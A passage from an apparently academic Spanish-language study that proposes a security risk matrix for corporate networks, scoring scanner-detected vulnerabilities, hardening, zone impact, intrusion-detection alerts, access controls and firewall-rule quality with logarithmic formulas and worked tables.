suele dividir en dos (Internet y lo que se denomina "Customnet"). La última de ellas, parece adecuado tratarla por separado en un estudio profundo, pues la característica que la diferencia es la posibilidad del usuario de interactuar con cierta libertad sobre un servidor en esa zona, como por ejemplo, disponer de un espacio de disco duro, personalizar páginas web, etc. Estas características generan algunos puntos débiles que no existen en el caso de un servidor que sólo permite realizar "consultas pasivas", por así llamarlas, es más ya hay disponibles servidores que operan sobre CDs, sin la necesidad de disco duro. No cabe duda que este último caso es de muy difícil alteración, no sucediendo lo mismo sobre un servidor que permite acceder a su disco y realizar operaciones sobre el mismo. En resumen esta zona, puede ser subdividida por razones de seguridad, y a ambas podrá acceder un usuario totalmente desconocido desde Internet, pero cada una de ellas deberá ser tratada de forma diferente por parte del administrador de seguridad. En este trabajo, por razones de simplificación del planteo, no se subdividirá, pero puede hacerse sin ningún problema

b. **Intranet:** A esta zona sólo accederán usuarios de la empresa. Se pueden considerar también aquí a los partners y clientes, si los mismos están debidamente autenticados y registrados. Si no se los desea incluir aquí, al igual que en el punto anterior, se puede ampliar este trabajo con otra zona más denominada comúnmente "Extranet" y realizar el tratamiento de la misma, bajo esta metodología. A los efectos de acotar el problema, no se dividirá esta zona, pero se puede realizar sin mayores inconvenientes.

c. **Core:** Como su palabra lo dice, es el corazón de la empresa. Esta zona debe ser tratada con especial atención y claramente diferenciada de Intranet. En esta zona sólo accederán ciertos usuarios de la Empresa y con los máximos controles de seguridad. Se encuentran aquí las bases de datos de facturación, personal, I+D, etc.

Una vez definidas y acotadas estas tres zonas, se especifican los parámetros con los que se va a confeccionar la matriz.

Cada parámetro es tenido en cuenta desde dos posibilidades de ocurrencia:

- Por equipo: Afecta únicamente a ese elemento.
- Por Zona: Afecta a todos los componentes de la zona.

Se analizan a continuación cada uno de los parámetros propuestos para la confección de esta matriz:

3.4.1 Detección de vulnerabilidades (Por equipo) [49]:

Este parámetro se obtiene a partir de herramientas de detección de vulnerabilidades como pueden ser Nessus, Nikto, ISS, etc. Se debe tener el rango de direcciones a escanear, y se obtendrá un informe de cada una de ellas. El grado de certeza de la información recabada, dependerá del empleo de las mismas. Se aplica a cada equipo, sin tener en cuenta la zona en que está emplazado.
Sobre los valores obtenidos, se deben acotar a tres niveles, que en general suelen ser: Alto, Medio y Bajo.

Aquí se tienen en cuenta dos factores:

- Cantidad de equipos vulnerables:
- Cantidad de vulnerabilidades:

CONSIDERACIONES:

- (Hipótesis 1) Factor entre cantidad de elementos/ Cantidad de elementos vulnerables: Inicialmente se planteó esta relación como detalle a tener en cuenta, es decir, si una empresa tiene mil equipos y sólo 10 vulnerables, ¿su situación es mejor que otra que tiene 20 equipos de los cuales 10 son vulnerables?, pareciera que sí, pero si una vez más se deja de lado las subjetividades, la realidad es que cualquiera de esos 10 equipos vulnerables, se puede explotar en ambas empresas y el daño potencial a ocasionar es igualmente probable para las dos. Por lo tanto, este valor se descarta y se considera igual que la empresa tenga 1000 elementos que 4.

- (Hipótesis 2) Cantidad de vulnerabilidades: En este punto se debe centrar el análisis únicamente en los elementos vulnerables del sistema


(independientemente de cuántos posea o se escaneen). El planteo aquí es el siguiente: ¿Cómo considerar la cantidad de vulnerabilidades?, ¿Es lo mismo tener 3 elementos vulnerabilidades que 100?. ¿Es lo mismo tener 10 altas y 100 bajas, que al revés? Aquí el enfoque varía del anterior, pues si bien evidentemente no es lo mismo, debe haber un límite en el cual, dado un cierto número de vulnerabilidades acordes a su peso, el resultado final no debería variar demasiado, pues ya se ha superado un cierto umbral de "Inaceptabilidad", y en la práctica, daría casi igual tener 30 vulnerabilidades altas que 40 o casi 100 o 2000, etc, pues en esa situación el sistema es lo que se podría denominar "Un desastre". En esta apreciación se desearía alcanzar un crecimiento logarítmico, bajo el cual se genere una alta pendiente inicial y alcanzado un cierto valor, la misma se haga menos pronunciada, pues se encuentra en una situación en la cual si bien sigue aumentando el valor, la situación es tan mala como en el valor anterior.

- (Hipótesis 3) Índice de vulnerabilidad: Considerando la hipótesis anterior, ¿Deben crecer iguales las curvas de vulnerabilidades Altas, Medias y Bajas?, en este punto aparece naturalmente la respuesta, pues no es lo mismo tener 10 vulnerabilidades altas y 2 bajas que al revés. Por lo tanto se deberían describir tres curvas cuyo crecimiento sea mucho más pronunciado en el caso de las vulnerabilidades Altas, sensiblemente menor en las medias y muy poco significativo en las Bajas.

- (Hipótesis 4): Envejecimiento: Se trata aquí de tener en cuenta que a medida que pasa el tiempo, surgen nuevas vulnerabilidades, y lo que hoy no se medía, mañana sí. Por lo tanto, si no se realiza una detección de vulnerabilidades actualizada, existen muchas probabilidades que el elemento posea una o varias nuevas. Este valor de envejecimiento es un índice que incrementa día a día el puntaje obtenido desde la fecha del último scan de vulnerabilidades de cada equipo.

Para el análisis de esta hipótesis se tomó como referencia la herramienta NESSUS y se evaluó la evolución de los plugins a lo largo de estos cuatro últimos años. En la lista de plugins se tuvo en cuenta la fecha de modificación de los mismos y no la de

creación, pues los mismos, muchas veces son actualizados cuando se descubre una nueva vulnerabilidad, y pudieron haber sido creados mucho tiempo antes, es decir que si una "Vulnerabilidad evoluciona", interesa saber que si es modificado el correspondiente plugin, su envejecimiento fue solucionado.



A fines de febrero de 2004, Nessus posee 2048 plugins. A continuación se representa la plantilla y la gráfica correspondiente a su clasificación cuatrimestral desde diciembre del año 2001:

MES	2001	2002	2003	2004
Ene		0	105	456
Feb		2	62	79
Mar		15	91	0
Abr		7	112	0
May		3	64	0
Jun		1	158	0
Jul		3	45	0
Ago		24	23	0
Sep		58	180	0
Oct		2	153	0
Nov		16	62	0
Dic	15	87	225	0
TOTAL	**15**	**218**	**1280**	**535**
1er cuatrimestre		24	370	535
2do cuatrimestre		31	290	0
3er cuatrimestre	15	163	620	0

Se puede apreciar la evolución de vulnerabilidades sufrida desde fines de 2001 y el notable incremento de las mismas en cada cuatrimestre. El detalle más representativo es que en los dos primeros meses de este año (535 modificaciones de plugins), el valor se encuentra casi llegando al mismo del último cuatrimestre de 2003 (620).
Para no complicar el cálculo del envejecimiento, se limitará a adoptar un valor que se aprecia más que representativo, el cual será 600 modificaciones de vulnerabilidades en un cuatrimestre (este número podrá ser ajustado a medida que se posean las estadísticas de los meses sucesivos).

Si se adopta este valor, implica que en 120 días aparecen 600 vulnerabilidades nuevas que detecta Nessus, es decir **5 por día**.

Para resumir este concepto, lo que se trata de explicar es que si no se realizan escaneos de vulnerabilidades a la propia red muy periódicamente, existirá la probabilidad de que cada día, cualquiera de los equipos, posea 5 vulnerabilidades nuevas Y NADIE LO SEPA, excepto alguien de afuera del sistema, que **sí** haya actualizado sus herramientas de búsqueda de vulnerabilidades, y en ese preciso instante detectará que existe un agujero de seguridad en ese sistema (y reitero: EL ADMINISTRADOR NO SE ENTERÓ AUN). Por lo tanto se adoptará no arbitrariamente, sino basado en una estadística, este valor de envejecimiento de **5 nuevas vulnerabilidades diarias**.

El parámetro que se adopta como valor de envejecimiento es **0,2 puntos** por cada día que pasa, es decir que cada 5 días que no se ejecute el scan de vulnerabilidades, incrementará en 1 punto el valor de ese equipo. Este valor se calcula automáticamente, en este ejemplo se emplea la función AHORA() de Excel, a la que se le resta la fecha en la que se pasó el scan y da como resultado los días que han pasado, ese valor se multiplica por 0,2 y resulta el número que representa al envejecimiento.

- (Hipótesis 5): Popularidad: Este parámetro se obtiene a partir de la cantidad de ataques totales que recibe un elemento dado por período de tiempo. La idea

está fundamentada en la aparición de vulnerabilidades nuevas y la probabilidad de ser descubiertas en un determinado elemento, es decir, si se descubre una vulnerabilidad que aplica a un equipo que recibe 20 ataques por día, frente a otro que recibe 1000, el tiempo que tardaría un intruso en descubrirlo, debería ser menor en el último. El número que se obtenga aquí multiplica directamente al elemento, por lo tanto, si el mismo es muy popular, deberá hacerse un gran esfuerzo por bastionarlo, para poder obtener un valor final aceptable, y por el contrario si su popularidad es baja, el resultado final no será tan importante. Este valor se creyó conveniente tratarlo en forma porcentual, es decir de la totalidad de ataques que se recibe en una zona determinada, cuántos se corresponden con el equipo dado.

Es decir: si en Internet se tienen 5 equipos, y se reciben 10.000 ataques distribuidos de la siguiente forma:

- Equipo A = 5.000 ataques,
- Equipos B y C = 2.000 ataques
- Equipo D =800
- Equipo E = 200

La distribución sería:


- Equipo A = 5.000/10.000 = 0,5
- Equipos B y C = 2.000/10.000 = 0,2
- Equipo D =800/10.000 = 0,08
- Equipo E = 200 = 0,02

A continuación se presentan distintas opciones de referencia sobre algunos posibles porcentajes. La elección del mismo queda al criterio del lector, se puede optar por el empleo de las magnitudes logarítmicas (para hacer más suave este parámetro) o en forma lineal. En este texto se aplicará la multiplicación por el valor dado en la cuarta columna { Ln (porcentaje+2) }, por ser el que más se ajusta a la red con la que se trabajó.

Porcentaje	**LN(Porcent.+1)**	**LN(Porcent.+1,5)**	**LN(Porcent.+2)**	**LN(Porcent.+5)**
0,001	0,0009995	0,4061316	0,6936471	1,6096379
0,01	0,0099503	0,4121097	0,6981347	1,6114359

0,1	0,0953102	0,4700036	0,7419373	1,6292405
0,2	0,1823216	0,5306283	0,7884574	1,6486586
0,5	0,4054651	0,6931472	0,9162907	1,7047481
0,8	0,5877867	0,8329091	1,0296194	1,7578579
1	0,6931472	0,9162907	1,0986123	1,7917595

A continuación se presenta un ejemplo de cómo serían las tres curvas para diferentes ocurrencias de vulnerabilidades y sus tablas de valores:



Vulner.	Ln ALTA	Ln MEDIA	Ln BAJA
1	13,86294361	2,772588722	0,69314718
2	21,97224577	4,394449155	1,09861229
3	27,72588722	5,545177444	1,38629436
4	32,18875825	6,43775165	1,60943791
5	35,83518938	7,167037877	1,79175947
6	38,91820298	7,783640596	1,94591015
7	41,58883083	8,317766167	2,07944154
8	43,94449155	8,788898309	2,19722458
9	46,05170186	9,210340372	2,30258509
10	47,95790546	9,591581091	2,39789527
11	49,698133	9,939626599	2,48490665
12	51,29898715	10,25979743	2,56494936
13	52,78114659	10,55622932	2,63905733
14	54,16100402	10,8322008	2,7080502
15	55,45177444	11,09035489	2,77258872
16	56,66426688	11,33285338	2,83321334
17	57,80743516	11,56148703	2,89037176
18	58,88877958	11,77775592	2,94443898
19	59,91464547	11,98292909	2,99573227
20	60,89044875	12,17808975	3,04452244
21	61,82084907	12,36416981	3,09104245
22	62,70988432	12,54197686	3,13549422
23	63,56107661	12,71221532	3,17805383
24	64,3775165	12,8755033	3,21887582

a. Valor vulnerabilidad alta = **ln** (Cantidad Ocurrencias altas +1) ***20**

b. Valor vulnerabilidad media = **ln** (Cantidad Ocurrencias medias + 1) ***** **4**

c. Valor vulnerabilidad baja: = **ln** (Cantidad Ocurrencias bajas+1)

Valor promedio = (a + b + c) * envejecimiento * popularidad

Se presenta a continuación una plantilla con ejemplos de distintas ocurrencias de vulnerabilidades:

			envejecimiento en días - popularidad porcentual (Ej:10-0,1 = 10 días - 0,1 popularidad)											
	Ejemplos de vulnerabilidades	**suma**	**10-0,01**	**10-0,1**	**10-0,5**	**10-0,8**	**20-0,01**	**20-0,1**	**20-0,5**	**20-0,8**	**50-0,01**	**50-0,1**	**50-0,5**	**50-0,8**
suma: valor de vulnerabilidades ya aplicados los logaritmos naturales (en este ejemplo se puede interpretar como un equipo con todas esas vulnerabilidades o varios equipos con su sumatoria de vulnerabilidades, para el ejemplo la idea es la misma	1Vuln. Baja	1	1,39627	1,4839	1,8326	2,0592	2,79254	2,9677	3,6652	4,1185	6,98135	7,4194	9,1629	10,296
	4 Vuln. Baja	2	2,79254	2,9677	3,6652	4,1185	5,58508	5,9355	7,3303	8,237	13,9627	14,839	18,326	20,592
	2 Vuln. Baja y 2 Vuln. Media - o 100 Vuln. Baja	5	6,98135	7,4194	9,1629	10,296	13,9627	14,839	18,326	20,592	34,9067	37,097	45,815	51,481
	5 Vuln. Baja y 2 Vuln. Media	8	11,1702	11,871	14,661	16,474	22,3403	23,742	29,321	32,948	55,8508	59,355	73,303	82,37
	7 Vuln. Baja y 4 Vuln. Media	10	13,9627	14,839	18,326	20,592	27,9254	29,677	36,652	41,185	69,8135	74,194	91,629	102,96
	4 Vuln. Baja y 1 Vuln. Alta	15	20,944	22,258	27,489	30,889	41,8881	44,516	54,977	61,777	104,72	111,29	137,44	154,44
	4 Vuln. Media y 1 Vuln. Alta	20	27,9254	29,677	36,652	41,185	55,8508	59,355	73,303	82,37	139,627	148,39	183,26	205,92
	2 Vuln. Baja y 5 Vuln. Media y 2 Vuln. Alta	30	41,8881	44,516	54,977	61,777	83,7762	89,032	109,95	123,55	209,44	222,58	274,89	308,89
	2 Vuln. Baja y 5 Vuln. Media y 4 Vuln. Alta	40	55,8508	59,355	73,303	82,37	111,702	118,71	146,61	164,74	279,254	296,77	366,52	411,85
	10 Vuln. Baja y 8 Vuln. Media y 6 Vuln. Alta	50	69,8135	74,194	91,629	102,96	139,627	148,39	183,26	205,92	349,067	370,97	458,15	514,81
	10 Vuln. Baja y 9 Vuln. Media y 10 Vuln. Alta	60	83,7762	89,032	109,95	123,55	167,552	178,06	219,91	247,11	418,881	445,16	549,77	617,77
	100 Vuln. Baja y 22 Vuln. Media y 22 Vuln. Alta	80	111,702	118,71	146,61	164,74	223,403	237,42	293,21	329,48	558,508	593,55	733,03	823,7
	100 Vuln. Baja y 60 Vuln. Media y 50 Vuln. Alta	100	139,627	148,39	183,26	205,92	279,254	296,77	366,52	411,85	698,135	741,94	916,29	1029,6
	1000 Vuln. Baja y 1000 Vuln. Media y 1000 Vuln. Alta	170	237,366	252,26	311,54	350,07	474,732	504,52	623,08	700,14	1186,83	1261,3	1557,7	1750,4

INACEPTABLE	Valor promedio = (a + b + c) * envejecimiento * popularidad
CRITICO	lo que es igual a : Valor promedio = suma * [días *0,2] * [Ln(porcentaje+2)]
PELIGRO	
MALO	
REGULAR	

La idea de la plantilla anterior es poseer una referencia de las diferentes zonas de peligro sobre las que debería mantenerse el sistema, por supuesto que puede mejorarse y/o adaptarse a cada sistema en particular, pero la intención de la misma

es solamente servir de guía y permitir llevar adelante acciones de mantenimiento y mejora del estado de seguridad de la red.

Se reitera una vez más lo planteado en la hipótesis 1, respecto a la cantidad de equipos que se posean, pues se hace hincapié en que una red que llegue a una zona "amarilla" ya está en una situación irregular independientemente de la cantidad de equipos que posea, pues es vulnerable a varios tipos de ataques.

3.4.2. Bastionado (Por equipo) [14]:

Este valor se obtiene con herramientas que permitan cuantificar el nivel de robustez que posee un elemento, algunas de ellas son CISscan (para Unix) y MSBN (Para Windows). Cualquiera que se emplee da como resultado un informe aclaratorio y una calificación. Lo más significativo para esta matriz es la calificación, la cual es creciente, es decir que cuanto más sea el nivel de bastionado, mayor será al valor y viceversa.

El valor dado por las diferentes herramientas de bastionado no tiene por qué responder a la misma escala, por lo tanto para poder acotar el mismo independientemente del rango que emplee la herramienta se empleará la siguiente fórmula:

Valor final = [1- (NOTA / Máximo valor escala)] * 20

Con esto se obtiene un valor final acotado entre cero y 20 que se corresponde al porcentaje de peso que tiene ese valor dentro de la calificación de la herramienta que se emplee para medir el nivel de bastionado, siendo el valor "cero" el mejor nivel de bastionado y "veinte" el peor, por esta razón se resta a uno en la fórmula, pues interesa trabajar con valores similares a los tratados en el punto uno, es decir que cuanto mayor sea el resultado, peor será el nivel de seguridad (este principio se mantendrá durante todo este trabajo).

En este parámetro se aplican también las hipótesis 4 y 5 (Envejecimiento y popularidad) del punto anterior, es decir, a medida que va pasando el tiempo desde la última evaluación de bastionado, este parámetro se degrada, pues día a día aparecen nuevas vulnerabilidades y las herramientas de evaluación las van incorporando, pero si no se aplican las herramientas, no se obtiene el valor actual correspondiente. La única salvedad aquí es que se ha **detectado en la práctica** que el valor del envejecimiento no debe ser tratado de igual forma que con los detectores de vulnerabilidades, por dos características diferenciativas entre ambos:

- Las herramientas de evaluación de bastionado no son tan dinámicas como los detectores de vulnerabilidades (es decir que no sufren 600 actualizaciones cuatrimestrales).
- En la mayoría de los casos, solucionar temas de bastionado no es una tarea trivial ni automática, pues requiere muchas horas hombre y un importante grado de riesgo, pues a veces puede peligrar la estabilidad de los sistemas a bastionar.

Por estas dos razones, el multiplicador de envejecimiento de este parámetro se **adopta en 0,1** (a diferencia de 0,2 del punto 1. Vulnerabilidades), por lo tanto "envejece" en el doble de tiempo que el punto anterior

La popularidad afecta también directamente este valor y de igual forma que lo tratado en el punto 1.

Como se puede apreciar, los puntos 1 y 2 están íntimamente relacionados, pues ajustando el Bastionado se reducen las vulnerabilidades y a medida que aparecen nuevas vulnerabilidades, frecuentemente estas se solucionan aplicando nuevas medidas de bastionado. Lo importante en el tratamiento de ambos por separado es que permiten mantener "vivo" el estado del sistema y estar bien al tanto de la situación, cada vez que se realiza cualquier acción sobre uno de ellos, por esta razón es que se consideró fundamental su división en dos apartados.

Se presenta a continuación una tabla a título de ejemplo de distintos valores de bastionado y los resultados a medida que envejece:

		envejecimiento en días - popularidad porcentual (Ej:10-0,1 = 10 días - 0,1 popularidad)											
Valor	**Val*20**	**10-0,01**	**10-0,1**	**10-0,5**	**10-0,8**	**20-0,01**	**20-0,1**	**20-0,5**	**20-0,8**	**50-0,01**	**50-0,1**	**50-0,5**	**50-0,8**
0,1	**2**	**1,40**	**1,48**	**1,83**	**2,06**	**2,79**	**2,97**	**3,67**	**4,12**	**6,98**	**7,42**	**9,16**	**10,30**
0,2	**4**	**2,79**	**2,97**	**3,67**	**4,12**	**5,59**	**5,94**	**7,33**	**8,24**	**13,96**	**14,84**	**18,33**	**20,59**
0,5	**10**	**6,98**	**7,42**	**9,16**	**10,30**	**13,96**	**14,84**	**18,33**	**20,59**	**34,91**	**37,10**	**45,81**	**51,48**
0,8	**16**	**11,17**	**11,87**	**14,66**	**16,47**	**22,34**	**23,74**	**29,32**	**32,95**	**55,85**	**59,35**	**73,30**	**82,37**
1	**20**	**13,96**	**14,84**	**18,33**	**20,59**	**27,93**	**29,68**	**36,65**	**41,18**	**69,81**	**74,19**	**91,63**	**102,96**
2	**40**	**27,93**	**29,68**	**36,65**	**41,18**	**55,85**	**59,35**	**73,30**	**82,37**	**139,63**	**148,39**	**183,26**	**205,92**
3	**60**	**41,89**	**44,52**	**54,98**	**61,78**	**83,78**	**89,03**	**109,95**	**123,55**	**209,44**	**222,58**	**274,89**	**308,89**
5	**100**	**69,81**	**74,19**	**91,63**	**102,96**	**139,63**	**148,39**	**183,26**	**205,92**	**349,07**	**370,97**	**458,15**	**514,81**
8	**160**	**111,70**	**118,71**	**146,61**	**164,74**	**223,40**	**237,42**	**293,21**	**329,48**	**558,51**	**593,55**	**733,03**	**823,70**
10	**200**	**139,63**	**148,39**	**183,26**	**205,92**	**279,25**	**296,77**	**366,52**	**411,85**	**698,13**	**741,94**	**916,29**	**1029,62**
15	**300**	**209,44**	**222,58**	**274,89**	**308,89**	**418,88**	**445,16**	**549,77**	**617,77**	**1047,20**	**1112,91**	**1374,44**	**1544,43**
20	**400**	**279,25**	**296,77**	**366,52**	**411,85**	**558,51**	**593,55**	**733,03**	**823,70**	**1396,27**	**1483,87**	**1832,58**	**2059,24**
25	**500**	**349,07**	**370,97**	**458,15**	**514,81**	**698,13**	**741,94**	**916,29**	**1029,62**	**1745,34**	**1854,84**	**2290,73**	**2574,05**
30	**600**	**418,88**	**445,16**	**549,77**	**617,77**	**837,76**	**890,32**	**1099,55**	**1235,54**	**2094,40**	**2225,81**	**2748,87**	**3088,86**

Valor promedio = (a + b + c) * envejecimiento * popularidad

lo que es igual a : Valor promedio = suma * [días *0,2] * [Ln(porcentaje+2)]

VALOR ORIGIN.	**VAL *20**	**Concepto**
0,2	4	MUY BIEN
0,3	6	BIEN
0,4	8	REGULAR
0,5	10	LIMITE
0,6	12	MAL
0,7	14	CORREGIR
0,8 a 1	16 a 20	INACEPTABLE

INACEPTABLE	
CRITICO	
PELIGRO	
MALO	
REGULAR	

Como se puede apreciar en la tabla, existen zonas cuyos valores pueden servir, inicialmente como alarma y al superara estos, ya debería comenzar a tomarse acciones correctivas. Al final de la tabla, se incluye también los límites de valores que se han adoptado como criterio en estos parámetros.

3.4.3. Impacto (Por zona):

Este valor se podría analizar en cada elemento, pero a los efectos de simplificar el cálculo, se aplica directamente a cada zona. Se ha tomado esta decisión en virtud de contemplar que la distribución de elementos es acorde al primer principio rector aclarado al inicio de este documento. Es decir, el primer paso para iniciar el cálculo de esta matriz, es colocar cada elemento en su zona correspondiente, pues no puede caber duda acerca de la ubicación de cada uno. Una vez definidas las ubicaciones, se calculan todos los parámetros y la suma de los valores dados, se los multiplica por el impacto de cada zona.

Los valores a aplicar son:

a. Internet: 1
b. Intranet: 3
c. Core: 7

3.4.4. Ataques (Por zona):

4 Los conceptos de este parámetro son muy similares a los de detección de vulnerabilidades (parámetro 1). Existen dos diferencias importantes:

- Se aplica por zona.
- Cada zona presenta diferentes tipologías de ataques: Esto sucede por las diferentes "Barreras" colocadas en cada zona y, por esta razón también, la ocurrencia de ataques más sofisticados a medida que se avanza hacia el interior del sistema.

Los ataques se detectan con herramientas de detección de intrusiones, en este caso sólo se contemplan los de red, es decir los NIDS, sin considerar los de hosts (HIDS) **[22]**.

En general todos ellos dividen el grado de peligrosidad de los ataques en tres tipos:

a. prioridad alta:
b. prioridad media:
c. prioridad baja:

En este punto, nuevamente interesa trabajar con porcentajes, es decir si se tienen en cuenta el 100 % de los ataques (independientemente de la cantidad), ¿cuántos fueron altos, medios y bajos?. Esta decisión se adoptó en virtud que la cantidad de ataques no es un parámetro controlable por el administrador. Lo que se trata aquí es el hecho de poder ejercer cierto control sobre la peligrosidad de los mismos, es decir, un administrador puede adoptar medidas para minimizar los de prioridad alta

o media, pero en general, es no puede reducir escaneos de puertos en la frontera de la red o el intento de empleo de un determinado exploit sobre un servidor que tiene abierto un puerto determinado, podrá bastionar el servidor, pero no hacer que desde el exterior no intenten aprovecharse de él. Si bien existen mil ejemplos y casos en los que sí se puede operar, se creyó más oportuno trabajar con porcentajes, para que esto dé como resultado el tomar medidas tendientes a minimizar los ataques de máximas prioridades, con lo cual, este parámetro se reduce considerablemente.
Las fórmulas a aplicar son:

a. Valor prioridad alta = porcentaje ocurrencias altas *** 200**

b. Valor prioridad media = porcentaje ocurrencias medias *** 40**

c. Valor prioridad baja: = porcentaje ocurrencias bajas *** 10**

Valor final = a + b + c

En este parámetro se obtendrá un valor menor o igual que 200 y mayor o igual a cero, y se puede apreciar que tratando de minimizar los ataques de prioridad alta es donde realmente impacta en este valor final. Se adoptaron estos valores para guardar cierta relación respecto a los puntos tratados anteriormente, cuyo valor central de "peligro", oscila entorno al número 100. El valor final de ataques **se sumará** al valor final de cada zona.

3.4.5. Métodos y controles de acceso (Por zona)

Este parámetro se contempla por zona, pero se apreció conveniente obtener el promedio de la misma, es decir, a cada elemento se le colocará la puntuación acorde a los valores que se detallan a continuación y luego una vez que se han completado todos los elementos de cada zona, se obtendrá la media de cada una de ellas, acorde a la siguiente fórmula:

Promedio Zona = [(Σ cada_valor_individual) / cantidad_elementos] + 1

Como se puede apreciar este valor estará acotado entre “uno” y “seis”, en el cálculo final se ponderará la zona en que esté ubicado. Este parámetro se ha pensado teniendo en cuenta que al ubicar elementos en zonas más críticas (Ej: core), sea necesario el adoptar medidas más importantes de control de accesos, pues caso contrario, disparará valores muy altos, por lo tanto es un valor que potencia mucho el resultado final sobre todo en las zonas de mayor impacto.

El promedio de Zona, se multiplicará directamente con todo el valor obtenido en cada una de ellas.

a. Nada: 5
b. Autenticación: 4
c. Autenticación y control de acceso: 3
d. Autenticación Fuerte: 2
e. Autenticación Fuerte y control de acceso: 1
f. Autenticación Fuerte, control de acceso y canal seguro: 0

3.4.6. Otros parámetros:

A cada uno de estos parámetros se le asignará un valor entre “cero” y “cien”. Ya que la subjetividad no puede ser dejada totalmente de lado, se trató en este punto de separar del resto de la matriz a todos los aspectos que de alguna forma no pueden ser taxativamente cuantificados, pero para poder controlar el límite de los mismos, se coloca esta escala (0 a 100), la cual sin lugar a dudas dependerá del criterio y la buena fe de quien la estime. Los parámetros son:

a. Política de seguridad: El concepto aquí pasa por determinar el estado en que se encuentra la misma, los aspectos más importantes a considerar para asignar este valor son:

   - Actualización de la misma.
   - Análisis de riesgo.

- Identificación de recursos.
- Identificación de actividades (Accesos, DOS, desbloqueos, modificación de información, etc).
- Autorización de uso de recursos.
- Uso correcto de recursos.
- Autorización de crear usuarios, accesos, permisos, etc.
- Privilegios.
- Responsabilidades de cada miembro del sistema.
- Tratamiento de información sensible.
- Proceder ante violaciones del plan y ante incidentes.
- Política de difusión del plan.
- Puntos de acceso.
- Configuración de sistemas y equipos.
- Tipos de servicios.
- Protocolos y puertos.
- Cuentas y contraseñas.
- Fronteras y puertas traseras.
- Seguridad física.
- Monitorización del sistema.
- Educación de usuarios y administradores.
- Procedimientos.

b. Reglas en Firewalls: La idea aquí es llevar un serio control sobre la configuración de estos elementos. El concepto básico es el bien conocido límite entre un FW "ajustado" o "amplio", es decir que sus reglas realmente se restringen a lo verdaderamente necesario, o si son generosas en cuanto a lo que dejan pasar. Este es un tema muy común y conocido para quienes tienen FWs muy dinámicos en cuanto al empleo de sus reglas y deben modificarlas con gran frecuencia. Suele suceder en muchos casos que se van abriendo reglas, que luego quedan sin ser vueltas a una situación normal, y a medida que va pasando el tiempo, existen muchas puertas abiertas, que en realidad no se sabe para quien son. El otro caso que suele ocurrir es que en vez de tomarse el trabajo de analizar en detalle la conexión, se abre el puerto "in" y "out" por las dudas, y sin

siquiera acotarlo a un rango específico de direcciones origen y destino, es decir que se trata de una regla bastante "amplia".

Este parámetro, si bien es muy subjetivo, si se es consciente de la importancia del mismo (pues es el verdadero portero que tenemos en nuestro sistema) se puede parametrizar muy bien, y si se toma como punto de partida un valor bien alto, da como consecuencia la obligación de trabajar en serio sobre este aspecto para poder disminuir su valor. Se recomienda muy especialmente darle una gran importancia a este apartado, y tomarse el trabajo de profundizar seriamente con cada una de las reglas de cada FW, pues es una de las mejores medidas que se pueden tomar en seguridad.

c. Nivel de integración entre detector de vulnerabilidades y detector de intrusiones **[50]**:

Al trabajar con ambas herramientas se empieza a hacer evidente que existen muchas vulnerabilidades que reconoce uno y que el NIDS no las marca como alarmas (o eventos). Para aclarar bien este punto se ejemplificará el caso de emplear Nessus y Snort. Cuando se lanza un scan con Nessus, se pone de manifiesto que aparecen detectadas algunas vulnerabilidades, y si se estaba capturando en ese momento con Snort, no existe una relación uno a uno entre los eventos que marca uno y el otro. En el transcurso de esta investigación, se tomó el trabajo de aislar en laboratorio ambas herramientas, identificar cada uno de los plugins con los que Nessus atacaba y daba como resultado la detección de una vulnerabilidad y luego lanzarlos uno a uno, verificando la detección o no por parte de Nessus, los resultados fueron bastante interesantes, pero en definitiva, lo que interesa es el trabajo final que DEBE HACERSE; una vez que se identificó una vulnerabilidad de la red y se evidenció que Snort no es capaz de detectarla SÍ o SÍ, se debe generar la regla correspondiente en las local.rules de Snort, para que en caso de producirse este ataque, entonces se pueda estar tranquilo que Snort lo detectará, pues sino, se sabe que existe una vulnerabilidad en la propia red y encima se es consciente que no hay capacidad de detectarla, lo cual no es una buena situación de seguridad.

